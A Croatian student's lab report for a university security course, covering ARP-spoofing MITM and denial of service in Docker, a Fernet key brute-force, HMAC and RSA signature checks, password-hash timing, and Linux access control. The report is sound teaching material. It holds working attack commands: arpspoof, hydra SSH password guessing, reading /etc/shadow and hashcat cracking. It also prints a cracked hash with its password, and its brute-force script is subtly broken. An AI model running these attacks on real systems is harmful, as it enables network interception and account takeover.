Sigurnost računala i podataka Laboratorijske vježbe

Laboratorijska vježba 1

U prvoj laboratorijskoj vježbi realizirani su **man-in-the-middle** i **denial of service** napadi iskorištavanjem ranjivosti Address Resolution Protocol-a (ARP). Napadi su testirani u virtualiziranoj Docker mreži koju čine 3 virtualizirana Docker računala (eng. container): dvije žrtve imenovane kao station-1 i station-2 te napadač evil-station.

Podizanje Docker kontejnera i pokretanje interaktivnog shell-a

1. U Terminalu kreiramo osobni direktorij i pozicioniramo se u njega. U taj direktorij kloniramo sljedeći GitHub repozitorij:

```
git clone https://github.com/mcagalj/SRP-2021-22
```

2. Pozicioniramo se u odgovarajući direktorij za vježbu.

```
cd SRP-2021-22/arp-spoofing/
```

3. Pozivanjem skripte pokrećemo virtualizirano mrežno okruženje.

```
./start.sh
```

4. Provjera svih aktivnih kontejnera.

```
docker ps
```

```
CONTAINER ID   IMAGE     COMMAND   CREATED          STATUS          NAMES
c4660c699839   srp/arp   "bash"    50 seconds ago   Up 48 seconds   station-2
6f11986b1c1a   srp/arp   "bash"    50 seconds ago   Up 48 seconds   evil-station
6f4a4d63bea2   srp/arp   "bash"    50 seconds ago   Up 49 seconds   station-1
```

5. Pokrećemo interaktivni shell na svakom od kontejnera u zasebnim prozorima Terminala.

```
docker exec -it station-naziv bash
```

6. Iz interaktivnog shell-a od station-1 provjerimo je li dohvatiljv station-2, odnosno jesu li oba na istoj mreži.

```
ping station-2
```

```
64 bytes from station-2.srp-lab (172.21.0.3): icmp_seq=1 ttl=64 time=7.01 ms
64 bytes from station-2.srp-lab (172.21.0.3): icmp_seq=2 ttl=64 time=0.229 ms
64 bytes from station-2.srp-lab (172.21.0.3): icmp_seq=3 ttl=64 time=0.140 ms
```

Provođenje napada

Man in the middle (MITM) napad opisuje situacije u kojima napadač presreće komunikaciju između računala uvjeravajući ih da ona komuniciraju direktno. Napadač je tako u mogućnosti preuzeti cijelu komunikaciju bez znanja njezinih sudionika.

Koristeći netcat uslužni program možemo razmjenjivati tekstualne poruke između virtualiziranih računala žrtvi: station-1 i station-2.


- station-1:

```
netcat -l -p 2000
```

- station-2:

```
netcat station-1 2000
```

ARP Spoofing je man in the middle napad u kojem napadač vezuje svoju MAC adresu s IP adresom legitimnog računala na mreži kojeg želi oponašati. Tako napadač prekida direktnu komunikaciju među računalima i presreće promet između njih.



U interaktivnom shell-u od evil-station aktiviramo arpspoof. Potrebno je definirati koja žrtva je target, a koja host. Target je onaj koji se vara: station-1, a host je onaj kojeg napadač oponaša (lažno se predstavlja kao on): station-2.

```
arpspoof -t station-1 station-2
```

U novom prozoru Terminala za evil-station pokrećemo tcpdump koji nam omogućuje praćenje paketa između računala žrtvi. Radi preglednosti filtrirali smo promet tako da se prikazuju samo tekstualne poruke razmijenjene među računalima.

```
tcpdump -X host station-1 and not arp
```

Osim praćenja prometa možemo ga u potpunosti prekinuti u oba smjera izvodeći tako denial of service napad.

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```

Zaključak

U demonstriranom man in the middle napadu dolazi do narušavanja **integriteta** IP/MAC adrese. Kako smo u prvom dijelu samo analizirali promet između računala, odnosno "prisluškivali" razmijenjene poruke i nismo poduzeli nikakve mjere da manipuliramo komunikacijom, ovakav napad možemo svrstati u **pasivne napade**. U drugom dijelu, prekinuvši komunikaciju, imamo denial of service napad kod kojeg dolazi do ograničenja **dostupnosti**.

Laboratorijska vježba 2

U drugoj laboratorijskoj vježbi zadatak je riješiti presonalizirani crypto izazov, odnosno dešifrirati odgovarajući ciphertext u kontekstu simetrične kriptografije. Za svakog studenta kreirana je personalizirana, šifrirana datoteka čiji sadržaj je potrebno dešifrirati. Izazov počiva na činjenici da student nema pristup enkripcijskom ključu.

Radno okruženje

U Terminalu se pozicioniramo u osobni direktorij. Kreiramo vrtualno okruženje u pythonu da ograničimo utjecaj onoga što radimo.

```
>>>python -m venv dceko
>>>cd dceko
>>>cd Scripts
>>>activate
```

Za provođenje izazova korištena je Python biblioteka **cryptography** koju je potrebno instalirati.

```
pip install cryptography
```

Testiranje sustava Fernet

Plaintext koji student treba otkriti enkriptiran je korištenjem high-level sustava za simetričnu enkripciju iz navedene biblioteke - Fernet.

```
>>>from cryptography.fernet import Fernet
>>>key = Fernet.generate_key() #generamo kljuc i pohranimo ga u varijablu key
>>>f = Fernet(key)
>>>plaintext = b"Hello world" #plaintext je ono sto enkriptiramo
>>>ciphertext = f.encrypt(plaintext)
>>>f.decrypt(ciphertext) #dekriptirani ciphertext daje početni plaintext
b'Hello world'
```

Preuzimanje odgovarajuće datoteke

Nazivi personaliziranih datoteka za izazov koje je potrebno preuzeti sa servera generiarni su hash funkcijom po formatu ***prezime_ime***.

```
from cryptography.hazmat.primitives import hashes

def hash(input):
    if not isinstance(input, bytes):
        input = input.encode()

    digest = hashes.Hash(hashes.SHA256())
    digest.update(input)
    hash = digest.finalize()

    return hash.hex()
```

```
if __name__ == "__main__":
    h = hash('ceko_david')
    print(h)
```

Izvođenjem gornjeg isječka koda dobijemo naziv svoje datoteke, u mom slučaju:

```
5ec9778f4669d4d6a2d91dcef88b03da4ed597fa764952445610f17628ebd3e7.encrypted
```

Dešifriranje crypto izazova

Preuzete datoteke enkriptirane su ključevima entropije od 22 bita, odnosno obuhvaćeni *keyspace* iznosi 2^22 mogućih ključeva. Do ključa za dekriptiranje naše datoteke dolazimo *brute force* napadom, odnsono provjeravamo sve moguće ključeve. Dekriptirani *crypto* izazov potrebno je pohraniti u odgovarajuću datoteku.

```
import base64
from cryptography.hazmat.primitives import hashes
from cryptography.fernet import Fernet

def test_png(header):
    if header.startswith(b'\211PNG\r\n\032\n'):
        return True

def hash(input):
    if not isinstance(input, bytes):
        input = input.encode()

    digest = hashes.Hash(hashes.SHA256())
    digest.update(input)
    hash = digest.finalize()
    return hash.hex()

def brute_force():
    filename = "5ec9778f4669d4d6a2d91dcef88b03da4ed597fa764952445610f17628ebd3e7.encrypted"
    with open(filename, "rb") as file:
        ciphertext = file.read()
    ctr = 0
    while True:
        key_bytes = ctr.to_bytes(32, "big")
        key = base64.urlsafe_b64encode(key_bytes)
        if  not (ctr+1) % 1000:
            print(f"[*] Keys tested: {ctr + 1}", end="\r")
        try:
            plaintext = Fernet(key).decrypt(ciphertext)
            header = plaintext[:32]
            if test_png(header):
                print(f"[+] KEY FOUND: {key}")
                with open(BINGO.png, "wb") as file:
                    file.write("plaintext")
                break
        except Exception:
            pass
        ctr += 1

if __name__ == "__main__":
    brute_force()
```

Datoteka koja se dobije nakon što smo došli do odgovarajućeg enkripcijskog ključa i dešifrirali personalizirani izazov je priložena .png slika:

Laboratorijska vježba 3

Treća laboratorijska vježba bavi se osnovnim kritografskim mehanizmima za autentikaciju i zaštitu integriteta poruka u praktičnom primjerima. U primjerima na vježbi korišteni su simetrični i asimetrične kripto mehanizmi: **message authentication code** (MAC) i **digitalni potpisi** zasnovani na javnim ključevima. Vježba sadrži dva izazova koja je potrebno riješiti.

Radno okruženje

U Terminalu se pozicioniramo u osobni direktorij. Kreiramo vrtualno okruženje u pythonu da ograničimo utjecaj onoga što radimo - postupak je isti kao u prijašnjoj vježbi 2. Za provođenje izazova korištena je Python biblioteka **cryptography** koju je potrebno imati instaliranu.

Izazov 1

Potrebno je kreirati tekstualnu datoteku čiji integritet želimo zaštititi. Koristeći HMAC mehanizam iz python biblioteke crypography implementiramo zaštitu integriteta pohranjene poruke. Rezultat izvršavanja donjeg koda je ispis vrijednosti MAC-a. Dobivenu vrijednost na kraju pohranimo u signature.sig datoteku.

```
from cryptography.hazmat.primitives import hashes, hmac
from cryptography.exceptions import InvalidSignature

def generate_MAC(key, message):
    if not isinstance(message, bytes):
        message = message.encode()

    h = hmac.HMAC(key, hashes.SHA256())
    h.update(message)
    signature = h.finalize()
    return signature

if __name__ == "__main__":
    key=b"my secret password"
    with open("message.txt", "rb") as file:
        content = file.read()

    mac = generate_MAC(key, content)
    with open("message.sig", "wb") as file:
        file.write(mac)
    print(mac.hex())
```

Svakim pokretanjem rezultat je isti - ova hash funkcija je deterministička, odnosno za istu poruku uvijek generira isti MAC. Provjeru validnosti MAC-a možemo izvršiti uz pomoć sljedeće funckije:

```
def verify_MAC(key, signature, message):
    if not isinstance(message, bytes):
        message = message.encode()

    h = hmac.HMAC(key, hashes.SHA256())
    h.update(message)
    try:
        h.verify(signature)
    except InvalidSignature:
        return False
```

```
    else:
        return True
```

Minimalnom modifikacijom sadržaja poruke ili uređivanja signature.sig datoteke u hex editoru dobivamo rezultat False - tada je došlo do narušavanja integriteta. Ovom provjerom ne možemo ustanoviti gdje je došlo do modifikacija, u samoj poruci ili vrijednosti MAC-a.

Izazov 2

Cilj ovog izazova je utvrditi vremenski ispravnu skevencu transakcija (ispravan redosljed transakcija) sa odgovarajućim dionicama. Digitalno potpisani (primjenom MAC-a) nalozi za pojedine transakcije nalaze se na lokalnom poslužitelju. Potrebno je preuzeti sve datoteke koristeći alat wget u naš aktivni direktorij. Funkcije iz prvog izazova koriste se za provjeru validnosti svake od .txt datoteka izazova.

```
from cryptography.hazmat.primitives import hashes, hmac
from cryptography.exceptions import InvalidSignature

def verify_MAC(key, signature, message):
    if not isinstance(message, bytes):
        message = message.encode()
    h = hmac.HMAC(key, hashes.SHA256())
    h.update(message)
    try:
        h.verify(signature)
    except InvalidSignature:
        return False
    else:
        return True

def generate_MAC(key, message):
    if not isinstance(message, bytes):
        message = message.encode()

    h = hmac.HMAC(key, hashes.SHA256())
    h.update(message)
    signature = h.finalize()
    return signature

if __name__ == "__main__":

    key = "ceko_david".encode()

    for ctr in range(1, 11):
        msg_filename = f"order_{ctr}.txt"
        sig_filename = f"order_{ctr}.sig"
        with open(msg_filename, "rb") as file:
            message = file.read()
        with open(sig_filename, "rb") as file:
            signature = file.read()

        is_authentic = verify_MAC(key, signature, message)
        print(f'Message {message.decode():>45} {"OK" if is_authentic else "NOK":<6}')
```

Rezultat izvršavanja je:

```
Message     Buy 56 shares of Tesla (2021-11-15T08:20) NOK
Message     Buy 48 shares of Tesla (2021-11-12T05:21) NOK
Message    Sell 65 shares of Tesla (2021-11-09T03:05) NOK
Message    Sell 44 shares of Tesla (2021-11-13T19:16) OK
Message    Sell 72 shares of Tesla (2021-11-11T15:22) NOK
Message    Sell 92 shares of Tesla (2021-11-12T16:31) OK
Message     Buy 21 shares of Tesla (2021-11-15T03:20) OK
Message    Sell 58 shares of Tesla (2021-11-09T10:35) OK
Message     Buy 77 shares of Tesla (2021-11-12T13:55) OK
Message    Sell 31 shares of Tesla (2021-11-12T20:44) OK
```

Provjerena je vjerodostojnost svake od transakcija, a ispis "OK" indicira vjerodostojnu transakciju. Ispravne transakcije sada se mogu organizirati u vremenski ispravnu skevencu.

Izazov 3

Ovaj izazov bavi se digitalnim potpisima u kontekstu public-key kriptografije. Cilj je odrediti autentičnu sliku koju je profesor potpisao svojim privatnim ključem. Javni ključ i fotografije potrebne za provođenje izazova dostupne su na lokalnom poslužitelju. Korištena je Python biblioteka **cryptography**, konkretnije **RSA kriptosustav**.

Prvo učitamo ključ iz datoteke:

```
def load_public_key():
with open("public.pem", "rb") as f:
PUBLIC_KEY = serialization.load_pem_public_key(
f.read(),
backend=default_backend()
)
return PUBLIC_KEY
```

Učitani ključ može se ispisati pozivom gore definirane funckije:

```
public_key = load_public_key()
print(public_key)
```

```
<cryptography.hazmat.backends.openssl.rsa._RSAPublicKey object at 0x000001F7699601C0>
```

Funkcija koju koristimo za provjeru autentičnosti kao argumente prima digitalni potpis i “poruku”, odnosno naše slike. Ispis "True" označava da je slika autentična, a ispis "False" da slika nije autentična. Barem jedna slika iz izazova mora dati pozitivan rezultat.

```
def verify_signature_rsa(signature, message):
    PUBLIC_KEY = load_public_key()
    try:
        PUBLIC_KEY.verify(
            signature,
```

```
            message,
            padding.PSS(
                mgf=padding.MGF1(hashes.SHA256()),
                salt_length=padding.PSS.MAX_LENGTH
            ),
            hashes.SHA256()
        )
    except InvalidSignature:
        return False
    else:
        return True

with open("image_1.sig", "rb") as file:
    signature = file.read()
with open("image_1.png", "rb") as file:
    image = file.read()

is_authentic = verify_signature_rsa(signature, image)
print(is_authentic)
```

💡 Da bismo izvršili provjeru autentičnosti potrebni su sam digitalni potpis i “poruka”, odnosno naše slike. Razlog tomu je način funkcioniranja provjere autentičnosti putem digitalnih potpisa - hash vrijednost slike uspoređuje se s dekriptiranom hash vrijednošću iz digitalnog potpisa.

Laboratorijska vježba 4

Laboratorijska vježba 4 pobliže nas upoznaje sa osnovnim konceptima relevantnim za sigurnu pohranu lozinki. Usporediti ćemo klasične (*brze*) kriptografske *hash* funkcije sa specijaliziranim (*sporim* i *memorijski zahtjevnim*) kriptografskim funkcijama za sigurnu pohranu zaporki i izvođenje enkripcijskih ključeva (*key derivation function (KDF)*).

Linux Hash funkcija

Prvi dio vježbe analizirali smo Linux Hash funckiju. Početna vrijednost broja iteracija za ovu funkciju postavljena je na 5000. Tesitramo vrijeme izvršavanja za tu funckiju za 5000 iteracija, ali i za 1 milijun iteracija. Parametrom **rounds** postavljamo željeni broj iteracija.

```
{
  "name": "Linux CRYPTO 5K",
  "service": lambda: linux_hash(password, measure=True)
},
{
  "name": "Linux CRYPTO 1M",
  "service": lambda: linux_hash(password, rounds=10**6, measure=True)
},
```

```
+-----------------+----------------------+
| Function        | Avg. Time (100 runs) |
+-----------------+----------------------+
| HASH_SHA256     |       3.1e-05        |
| HASH_MD5        |       3.3e-05        |
| AES             |       0.000655       |
| Linux CRYPTO 5K |       0.006402       |
| Linux CRYPTO 1M |       1.222097       |
+-----------------+----------------------+
```

Cilj je kriptografske hash funckija koje se koriste pri pohrani lozinki učiniti sporijima. Parametar **rounds** iznosa 100 znači 100 iterativnih prolaza kroz hash funckiju prilikom pohrane lozinke. Pri pokušaju izrade rječnika, kojim bi se mogao ostvariti offline password napad, napadaču je potrebno puno više vremena za generiranje svih parova hash vrijednosti i lozinki koje bi sačinjavale taj rječnik.

Laboratorijska vježba 5

Laboratorijska vježba 5 demonstrira ranjivosti lozinki kroz offline i online password guessing napad. U **offline** password guessing napadu napadač nema interakciju sa serverom, a u **online** password guessing napadu svaki pokušaj napadača šalje se legitimnom serveru. Ovo su brute force napadi u kojima se testira svaka moguća kombinacija slova, brojeva i simbola, od kojih je sačinjena lozinka, za određeni *keyspace*.

Online Password Guessing

Svaki student na lokalnom serveru ima podignut Docker kontejner s vlastitom IP adresom i korisničkim imenom. Server je konfiguriran tako da ne ograničava broj pokušaja prijava korisnika. Za provedbu online password guessing napada koristimo alat **hydra** koji oponaša ssh klijenta i testira sve moguće lozinke. Loznike su sačinjene od isključivo malih slova engleske abecede, a broj slova je od 4 do 6.

```
hydra -l ceko_david -x 4:6:a 10.0.15.6 -V -t 1 ssh
```

Za zadani fomat loznike može se izračunati približni *keyspace:*

$$\sum_{i=4}^{6} 26^i \approx 26^6$$

Podatak o potrebnom naporu za provođenje napada, odnosno vremenu potrebnom za uspješno otkrivanje lozinke, možemo dobiti iz status outputa hydra alata:

```
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 321254112 to do in 334639:43h
```

Kako je potreban napor vrlo velik poslužit ćemo se unaprijed izgrađenim rječnikom koji se preuzima s lokalnog servera. Korištenjem rječnika koji sadrži parove lozinki i njihovih hash vrijednosti uvelike smanjujemo potrebno vrijeme za otkrivanje lozinki.

```
hydra -l ceko_david -P dictionary/g2/dictionary_online.txt 10.0.15.6 -V -t 4 ssh
```

Rezultat izvođenja je odgovarajuća lozinka kojom se možemo prijaviti na svoj virtualni stroj:

```
[22][ssh] host: 10.0.15.6   login: ceko_david   password: wonswe
1 of 1 target successfully completed, 1 valid password found
```

Offline Password Guessing

Nakon uspješno provedenog online napada i prijave potrebno je locirati hash vrijednosti lozinki spremljenih na našem virtualnom stroju.

```
ceko_david@host_ceko_david:~$ sudo cat /etc/shadow
```

Odaberemo korisnički račun (različit od našeg osobnog) i u novu tekstualnu datoteku pohranimo hash vrijednost lozinke računa kojeg smo odabrali. Za provedbu offline password guessing napada koristimo **hashcat** alat. Lozinka koju ovaj put tražimo sadrži točno 6 malih slova engleske abecede.

```
hashcat --force -m 1800 -a 3 hash.txt ?l?l?l?l?l?l --status --status-timer 10
```

Output hashcat alata daje približno potrebno vrijeme za otkrivanje lozinke:

```
Time.Estimated...: Sat Jan 15 11:17:45 2022 (25 days, 18 hours)
```

Kako je potrebno vrijeme dosta veliko i u ovom slučaju koristit ćemo se već predefiniranim rječnikom.

```
hashcat --force -m 1800 -a 0 hash.txt dictionary/g2/dictionary_offline.txt --status --status-timer 10
```

Kada hashcat alat otkrije odgovarajuću lozinku njezina vrijednost prikazana je iza dvotočke u outputu sljedećeg formata:

```
$6$SusfOE.yfD5JGKlU$Z0W0BR/cKL6fvy5xkc2xm/FH6KDaki8lybeRkUxNAj5uxAOTHcW8is3dwK.Yp3YKLhIqM/e7LqZGgS1dJ7iTL0:eninad
```

Ispravnost dobivene lozinke provjerimo prijavom u korisnički profil na našem virtualnom stroju.

Laboratorijska vježba 6

Šesta laboratorijska vježba bavi se osnovnim postupcima upravljanja korisničkim računima na Linux OS-u s naglaskom na **kontroli pristupa (eng. *access control*)** datotekama, programima i drugim resursima Linux sustava.

Zadatak A

Zadatak je kreirati dva nova korisnička računa.

Pokrećemo Linux Bash Shell i provjeravamo pripadamo li **sudo** grupi koja je potrebna za kreiranje novog korisničkog računa. Provjeru vršimo naredbom `groups`

Naš korisnički račun pripada sljedećim grupama: student, adm, dialout, cdrom, floppy, **sudo,** audio, dip, video, plugdev, netdev i docker.

Dodajemo nove korisnike:

```
sudo adduser alice2
sudo adduser bob2
```

Pokušamo se prijaviti na novi korsinički račun:

```
su - alice2
```

Zadatak B

Zadatak je prijaviti se na jedan od kreiranih korisničkih računa, kreirati novi direktorij i unutar njega pohraniti .txt datoteku.

```
# kreiramo novu .txt datoteku
echo "Hello world" > security.txt
```

Naredbom `getfacl` možemo dobiti infomacije o vlasniku resursa i dopuštenja definirana na njima:

```
alice2@DESKTOP-7Q0BASR:~/srp$ getfacl security.txt
```

```
# file: security.txt
# owner: alice2
# group: alice2
user::rw-
group::rw-
other::r--
```

Naredbom `getfacl` također možemo dobiti infomacije o direktoriju i dopuštenja definirana nad njime:

```
alice2@DESKTOP-7Q0BASR:~/srp$ getfacl .
```

```
# file: .
# owner: alice2
# group: alice2
user::rwx
group::rwx
other::r-x
```

💡 Prava na direktoriju imaju sljedeća značenja:
READ - mogućnost da vidimo sadržaj direktorija
WRITE - mogućnost da dodajemo sadržaj u direktorij
EXECUTE - mogućnost ulaska u direktorij

Možemo trenutnom korisniku koji je vlasnik datoteke oduzeti prava pristupa na dva načina:

1. Koristimo naredbu `chmod` nad resursom:

```
chmod u-r security.txt
```

2. Koristimo naredbu `chmod` nad direktorijem:

```
chmod u-r /srp
```

Kako korisnik ima mogućnost oduzimanja/pridjeljivanja prava pristupa onda govorimo o **diskrecijskoj** kontroli pristupa.

Ako pokušamo pristupiti datoteci security.txt, čiji vlasnik je *alice*, kao neki drugi korisnik, dobit ćemo poruku da je pristup odbijen. Drugom korisniku, u našem slučaju *bob*, možemo dodijeliti prava tako da ga dodamo u grupu *alice* čiji članovi imaju mogućnost čitanja datoteke security.txt.

```
usermod -aG <alice> bob
```

Nakon ponovne prijave drugog korisnika, *bob,* on će imati mogućnost čitanja datoteke security.txt. Na kraju provjere potrebno je ukloniti novog korsnika iz grupe kako bi se mogao izršiti sljedeći zadatak.

Zadatak C

Zadatak C demonstrira kontrolu pristupa korištenjem Access Control Lists (ACL). U ovom slučaju drugom korisniku dajemo pristup datoteci tako da ga dodamo u ACL željene datoteke bez potrebe za dodavanjem u novu grupu.

```
setfacl -m u:bob:r security.txt
```

Uklanjanje korisnika iz ACL vrši se sljedećom naredbom:

```
setfacl -x u:bob security.txt
```

Ako u ACL dodamo predefinirane grupe, a kasnije u te grupe dodajemo/uklanjamo korisnike onda govorimo o vrsti kontrole pristupa **temeljenoj na ulogama.**

Zadatak D

Zadatak D demonstrira kako Linux tretira programe u izvođenju, odnosno procese, sa stajališta kontrole pristupa.

Korisnik **bob** ima pravo pristupa datoteci security.txt čiji vlasnik je korisnik **alice**. Korisnik **student** vlasnik je datoteke koja sadrži Python skriptu, ali nema pravo pristupa datoteci security.txt.

- SLUČAJ 1: Korisnik **student** pokreće skriptu koja će pokušati pristupiti datoteci security.txt i dobije poruku da je pristup odbijen.
- SLUČAJ 2: Korisnik **bob** koji nije vlasnik datoteke sa skriptom, njezinim pokretanjem može pristupiti datoteci security.txt

Korisnik **bob** ima pravo pristupa datoteci zato što Linux OS gleda ID korisnika koji je pokrenuo proces - odnosno skriptu, a ne tko je vlasnik datoteke koda te skripte.